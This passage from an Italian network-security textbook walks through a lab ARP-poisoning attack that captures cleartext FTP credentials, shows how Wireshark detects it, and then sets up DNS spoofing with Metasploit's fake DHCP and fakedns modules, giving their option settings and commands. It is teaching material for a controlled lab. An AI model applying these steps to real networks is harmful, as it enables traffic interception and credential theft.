


Figura 5.6 Exploit in corso.

Wireshark per la cattura

Vi siete ricordati di avviare Wireshark? Se no, non è un problema se lo avviate adesso. Lanciate Wireshark o scegliendolo dalla cartella delle applicazioni in Kali o facendo un doppio clic sull'icona Kali nel diagramma di rete di W4SP Lab. Quando vedrete scorrere i pacchetti, vorrete inserire un filtro di visualizzazione perché vi vengano presentati solo i pacchetti ARP. Come si vede nella Figura 5.7, potete vedere l'indirizzo MAC della vostra macchina attaccante.




Figura 5.7 I pacchetti ARP scorrono velocemente.

Potete verificare che il poisoning ARP funzioni effettivamente, effettuando uno sniffing dall'host. Se avete preso a bersaglio una vittima, alla fine vedrete il traffico destinato al gateway di default proveniente da quella macchina. Per esempio, quando vic1 tenta di effettuare una connessione FTP alla macchina ftp2, sarete in grado di catturare quel traffico.

Credenziali FTP reinstradate

Come si vede nella Figura 5.8, il sistema target (vic1) tenta di stabilire una sessione con un server FTP su una sottorete diversa (10.100.200.x), iniziando con le credenziali FTP. Normalmente, questi pacchetti verrebbero instradati al salto successivo. Nella Figura 5.8, però, vedete che i pacchetti vengono inviati all'indirizzo MAC del vostro sistema, non a quello del gateway. Ce l'avete fatta. Nome utente e password FTP sono inviati in chiaro come previsto. Dato che il vostro attacco di poisoning ad ARP ha avuto successo, tutto il traffico

che dovrebbe essere inviato fuori dalla sottorete ora viene inviato direttamente al vostro sistema.

A questo punto, da attaccanti, avete varie opzioni su come procedere. Magari potete instradare il traffico, attraverso un tunnel, alla sua destinazione legittima, perché l'operazione proceda. Oppure, se volevate solamente le credenziali, potete riavvelenare la macchina target con il MAC corretto per il gateway. Oppure potete non fare nulla, così la cache ARP diventerà obsoleta e il router verrà trovato di nuovo.




Figura 5.8 Le credenziali FTP all'attaccante.

Wireshark identifica un attacco MitM ARP

Una caratteristica eccellente di Wireshark, per questa e per la maggior parte delle situazioni, è *Expert Information*, che si trova nel menu *Analyze*. Qui Wireshark evidenzia errori (*Errors*), avvertimenti (*Warnings*), note (*Notes*) e *Chats* (con vari gradi di severità). Ciascuno di questi elementi può essere espanso o collassato, ed elenca i

pacchetti che rientrano in quella categoria. Nel nostro caso,Wireshark ci avverte di un doppione di indirizzo IP. I pacchetti elencati sono gli annunci ARP gratuiti emessi dalla nostra macchina attaccante. I pacchetti elencati mostrano il nostro indirizzo MAC (Figura 5.9).




Figura 5.9 Expert Information.

Per indagare oltre, esaminate le tabelle switch per scoprire da quale numero di porta abbiano avuto origine i pacchetti ARP avvelenati. (Dal numero di porta switch si può risalire alla macchina fisica.)

W4SP Lab: condurre un attacco MitM DNS

In questa sezione, condurremo un attacco MitM DNS nel nostro W4SP Lab. Se avete iniziato a leggere da questo punto, dovete prima avviare la VM Kali, lanciare lo script del W4SP Lab e impostare il Lab. Aprite una nuova finestra di terminale e preparatevi.

Come sapete, e come abbiamo detto in un capitolo precedente, DNS è il protocollo che traduce nomi di host leggibili da un essere umano in indirizzi IP numerici che i computer possono usare per instradare il traffico. DNS è principalmente un protocollo basato su UDP, anche se in ogni caso usa TCP sulla porta 53. Quando scrivete un nome di host nel vostro browser, il sistema lo risolve con una richiesta al DNS di convertirlo in un indirizzo IP instradabile. Esistono molte variazioni nella richiesta DNS, fra cui vari tipi di richiesta, ma tutto quello che ci serve qui è una richiesta DNS che chiede l'indirizzo IP di un nome di host specificato. Ovviamente, DNS ha un ruolo molto importante per il Web, poiché alla maggior parte dei siti si accede attraverso l'URL o il nome di dominio completo, non mediante l'indirizzo IP.

Notate che, come nel caso di ARP, anche per DNS molti sistemi hanno una cache, in cui vengono conservati i risultati delle ricerche recenti, per consentirne un recupero rapido. Anziché effettuare una richiesta DNS per lo steso nome di host, il sistema prima consulta le sue fonti locali, fra cui la sua cache.

Che cos'è lo spoofing DNS?

Lo spoofing DNS è il modo in cui un attaccante può manipolare il traffico DNS, così che la risposta faccia corrispondere al nome di host specificato la macchina dell'attaccante invece di quella che effettivamente usa quel nome. Di solito si ottiene questo risultato

sfruttando un server DNS maligno. A differenza dello spoofing ARP, che si esegue più facilmente sulla sottorete locale, lo spoofing DNS funziona con altrettanta facilità sulla rete. In atre parole, si effettua lo spoofing di un server con un indirizzo instradabile. Se potete indurre un computer vittima a usare il vostro server DNS maligno, quel server si può trovare ovunque, sulla stessa sottorete o al di là del gateway di default della vittima, perché DNS opera al livello 3 e superiori, mentre ARP lavora al livello 2 e 3. Poiché potete effettuare questa operazione a distanza dalla vittima, lo spoofing DNS può essere considerato più sicuro da condurre rispetto al poisoning ARP, poiché l'attaccante ha più opportunità di sfruttare ambienti e target.

Come fa un sistema a sapere come trovare il suo server DNS? A meno che il sistema abbia un indirizzo IP statico, l'indirizzo del server DNS è stabilito da un'opzione dal server DHCP.

Come è coinvolto DHCP?

Assumiamo qui che il sistema sia servito da DHCP, anziché dotato di un indirizzo IP statico. È un'ipotesi non particolarmente peregrina, perché DHCP è molto più comune, in ambienti d'impresa come nelle reti domestiche.

Quando un sistema si avvia, ha bisogno di un indirizzo IP per collegarsi alla rete. Se non è già impostato un IP, lo richiede a un server DHCP utilizzando il Dynamic Host Configuration Protocol (DHCP). Richiesta e risposta DHCP sono un processo a quattro passi, chiamato anche DORA: *Discovery*, *Offer*, *Request*, *Acknowledgment*. Il sistema che si sta avviando è il client DHCP.

Ecco una rapida esposizione del funzionamento del sistema.

1. Il client invia un broadcast di scoperta (*Discovery*): "*C'è qualche server DHCP?*".
2. Il server DHCP invia al client un'offerta (*Offer*): "*Vuoi un IP?*"

3. Il client risponde con una richiesta (*Request*) di quell'indirizzo IP: "*Lo prendo.*"
4. Il server DHCP dà un segnale di riconoscimento (*Acknowledgment*): "*È tuo.*"

Dopo quest'ultimo messaggio al client, l'indirizzo IP è preso e non verrà offerto a un altro client. Si può vedere la misura di tutela nel protocollo: solo un indirizzo IP per client, dopo che sia server sia client si sono accordati su un indirizzo.

Oltre all'indirizzo IP, il server DHCP fornisce anche altre informazioni, per esempio per quanto tempo è riservato l'indirizzo IP (il *lease*), e l'offerta fornisca anche informazioni sul server DNS. Questo è il modo in cui forniremo il nostro indirizzo DNS spoofed: attraverso un falso server DHCP.

Metasploit fornisce un falso server DHCP

Il piano qui è avviare un falso server DHCP e utilizzare un falso server DNS. Nell'offerta DHCP, forniremo l'indirizzo IP 192.100.200.x della nostra macchina Kali come falso server DNS e DHCP. Qual è il vostro indirizzo IP? In una nuova finestra di terminale, eseguite `sudo ifconfig` per scoprirlo, come nella Figura 5.10.

Nella vostra finestra di terminale, lanciate il framework Metasploit, scrivendo **sudo msfconsole** per iniziare. Al prompt della console msf, userete il falso modulo DHCP scrivendo **use auxiliary/server/dhcp**. Poi scrivete **show options** per vedere le impostazioni disponibili. Le opzioni del modulo sono visualizzate nella Figura 5.11.




Figura 5.10 Notate il vostro indirizzo IP.




Figura 5.11 Le opzioni del modulo DHCP.

Imposteremo le opzioni per DNSSERVER, NETMASK e SRVHOST, che sono rispettivamente il falso server DNS, la sua maschera di rete e l'indirizzo IP di questo falso server DHCP.

Impostate DNSSERVER e SRVHOST all'IP del vostro sistema locale (inizia con 192.100.200.x). Poi impostate NETMASK a 255.255.255.0. Finito tutto, eseguito l'exploit.

Scrivete **exploit** e l'output sul vostro schermo dovrebbe essere simile a quello che si vede nella Figura 5.12.




Figura 5.12 DHCP è in esecuzione.

Con l'esecuzione del falso server DHCP, usiamo di nuovo Metasploit per configurare ora il nostro falso server DNS.

Metasploit fornisce un falso server DNS

È venuto il momento di configurare il falso server DNS per risolvere le interrogazioni IP. Può trattarsi di un dominio o di molti; a noi serve che sia un solo dominio, il server FTP del laboratorio.

Il modulo di Metasploit che useremo è `auxiliary/server/fakedns`. Per questo modulo devono essere stabilite queste impostazioni: `TARGETACTION`, `TARGETDOMAIN`, `TARGETHOST`. Procedendo in senso contrario, `TARGETHOST` è di nuovo il vostro sistema, il server che deve risolvere le interrogazioni DNS. `TARGETDOMAIN` è il dominio che vogliamo risolvere. Per questo esercizio, ci limiteremo a risolvere una interrogazione per il server FTP del laboratorio. Infine, `TARGETACTION` è come vogliamo che si comporti il server DNS. In questo scenario di spoofing di un indirizzo, l'impostazione del parametro è `FAKE`. Per vostro riferimento, un modo per mettere alla prova questo modulo senza modificare effettivamente alcuna interrogazione consiste nell'usare qui `BYPASS`, con il quale passereste ogni interrogazione a un server DNS legittimo. Per questo esercizio, invece, vogliamo l'impostazione `FAKE`, che risolverà il nostro dominio target alla nostra macchina.

Una volta impostati quei tre parametri, scrivete **exploit** per avviare il modulo. Poiché il modulo del server DNS è in esecuzione, dovreste vedere sullo schermo risultati simili a quelli della Figura 5.13. Lo ricordiamo di nuovo: è probabile che l'indirizzo IP del vostro sistema sia diverso.




Figura 5.13 Impostazioni del DNS effettuate.

Vi verrà subito ricordato che l'ambiente W4SP Lab è in esecuzione, dietro le quinte, perché le interrogazioni verranno inviate anche allo schermo.

Silenziare il DNS

Subito dopo aver avviato il modulo di exploit `fakedns`, la schermata di Metasploit ripeterà ogni interrogazione DNS che incontra. Le interrogazioni che non sono entro l'impostazione di `TARGETDOMAIN` verranno aggirate. Le interrogazioni a FTP1.labs verranno risolte con l'indirizzo IP della vostra macchina Kali. Potete vedere sia le interrogazioni aggirate sia quelle risolte nella Figura 5.14.




Figura 5.14 Interrogazioni DNS.

Come potete vedere, lo schermo si riempie rapidamente, nonostante questa non sia una rete particolarmente trafficata. Può essere più utile eseguire l'exploit in modalità "silenziosa".

Ecco come rieseguire l'exploit in modo più silenzioso.

1. Premete Ctrl+C per interrompere l'output su schermo.
2. Elencate le attività `msfconsole`. Scrivete **jobs -l** (notate la lettera *l* minuscola).
